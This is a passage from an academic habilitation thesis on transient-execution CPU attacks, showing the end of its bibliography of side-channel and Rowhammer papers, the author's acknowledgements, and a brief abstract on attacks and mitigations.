[7] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 640–642).

[8] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In: S&P. 2018 (pp. 640, 642).

[9] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (pp. 640, 642).

[10] Daniel Gruss, Michael Schwarz, Matthias Wübbeling, Simon Guggi, Timo Malderle, Stefan More, and Moritz Lipp. Use-After-FreeMail: Generalizing the Use-After-Free Problem and Applying it to Email Services. In: AsiaCCS. 2018 (pp. 641, 642).

[11] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: 24th USENIX Security Symposium. 2015 (p. 643).

[12] How To Classify Works Using Acm's Computing Classification System. ACM (p. 639).

[13] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 640, 641).

[14] Moritz Lipp, Misiker Tadesse Aga, Michael Schwarz, Daniel Gruss, Clémentine Maurice, Lukas Raab, and Lukas Lamster. Nethammer: Inducing Rowhammer Faults through Network Requests. In: SILM Workshop. 2020 (pp. 640, 642).

[15] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017 (p. 640).

[16] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: 25th USENIX Security Symposium. 2016 (p. 643).

[17] Moritz Lipp, Vedad Hadzic, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take A Way: Exploring the Security Implications of AMD's Cache Way Predictors. In: AsiaCCS. 2020 (p. 642).

[18] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: 27th USENIX Security Symposium. 2018 (pp. 640–642).

[19] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Kay Römer, and Stefan Mangard. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (p. 640).

[20] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In: S&P. 2020 (p. 640).

[21] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: 25th USENIX Security Symposium. 2016 (pp. 639, 640, 642).

[22] David Schrammel, Samuel Weiser, Stefan Steinegger, Martin Schwarzl, Michael Schwarz, Stefan Mangard, and Daniel Gruss. Donky: Domain Keys - Efficient In-Process Isolation for RISC-V and x86. In: 29th USENIX Security Symposium. 2020 (pp. 640, 641).

[23] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv (2019) (p. 640).

[24] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In: NDSS. 2019 (p. 642).

[25] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In: NDSS. 2020 (pp. 640–642).

[26] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In: NDSS. 2018 (pp. 642, 643).

[27] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (pp. 640, 641).

[28] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 640, 642).

[29] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (p. 642).

[30] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (pp. 641, 642).

[31] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019 (pp. 642, 643).

[32] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (p. 642).

[33] Raphael Spreitzer, Felix Kirchengast, Daniel Gruss, and Stefan Mangard. ProcHarvester: Fully Automated Analysis of Procfs Side-Channel Leaks on Android. In: AsiaCCS. 2018 (p. 643).

[34] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating Enclave Malware via Confinement. In: RAID. 2019 (p. 642).

[35] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In: 28th USENIX Security Symposium. 2019 (p. 640).

Acknowledgements

I have worked with so many wonderful people over the past years, had so many inspiring discussions, and got to know so many extraordinarily clever and kind people that it feels very difficult to write these acknowledgements. My feeling is that I surely forgot to mention someone and I will only realize it the week after everything is published and went into print. I owe thanks to more people than I can list here by name. Instead, if you are reading this: Thank you for the discussions we had, for the beers we shared, the time we spent, and for the papers we wrote together.

First and foremost, I want to thank the head of the Institute of Applied Information Processing and Communications, Stefan Mangard, for creating an excellent working environment, supporting my research group, and inspiring me to be ambitious and strive for excellence in research. Thank you for your guidance on how to lead research and research groups.

This habilitation would not have been possible in this time frame without my extraordinary research group: Michael Schwarz (now at CISPA), Moritz Lipp, Claudio Canella, Martin Schwarzl, Lukas Giner, Catherine Easdon, and Andreas Kogler. I tried to get the best people into my research group, the most clever, most productive, most empathetic, most kind. I must have succeeded. It is a pleasure to spend time with you every day.

I want to thank all the master and bachelor students that have worked in our group over the past years. One of the most important reasons for staying in Graz was the excellent environment here, and that includes you, students. It is amazing and impressive to see you contributing to our research projects.

I also owe thanks to my teaching assistants and co-lecturers. Attracting the best students to our group requires to have excellent positive visibility in lectures. Your incredible support for the students, your motivation, and the ambition we share, to make our classes the best experience possible, was the basis for winning the prize for excellence in teaching.

I want to thank my co-authors from all the collaborations, colleagues from our institute, and from other universities and industry, in particular Jo Van Bulck, Daniel Moghimi, Frank Piessens, Berk Sunar, and Anders Fogh. I want to thank Thorsten Holz, Thomas Eisenbarth, and Frank

Piessens for giving me the opportunity to visit their institutions during my habilitation.

I want to thank the industry partners that funded my research group in the last years and made this research possible: Intel, Arm, Amazon, Cloudflare, and Red Hat. It was great to have the opportunity to work on problems we are all interested in and to engage in interesting and enlightening discussions with many clever people.

I want to thank my fiancée Maria Eichlseder for her love and patience with me. Thank you for supporting me and (still) tolerating my healthy work-job balance.

Finally, I would like to thank my friends, my fiancée's and my family, and my cats for both supporting my work and distracting me from it in the past years.

Content of this Habilitation

The complexity of modern computer systems has dramatically increased over the past decades and continues to increase. Security problems often arise when abstractions are imperfect or incomplete, which they inherently need to be to hide complexity.

In this habilitation, we introduce transient-execution attacks. Transient-execution attacks exploits that the complex hardware transiently runs ahead and performs operations it should not perform. In this transient window, attackers can steal secrets from a victim. These attacks have not only sparked a wide media echo but also a long list of follow-up publications on new attack variants and mitigations. We also discuss mitigation proposals and mitigations that have been deployed in practice in this habilitation.

Graz University of Technology
Faculty of Computer Science
Institute for Applied Infromation Processing
and Communications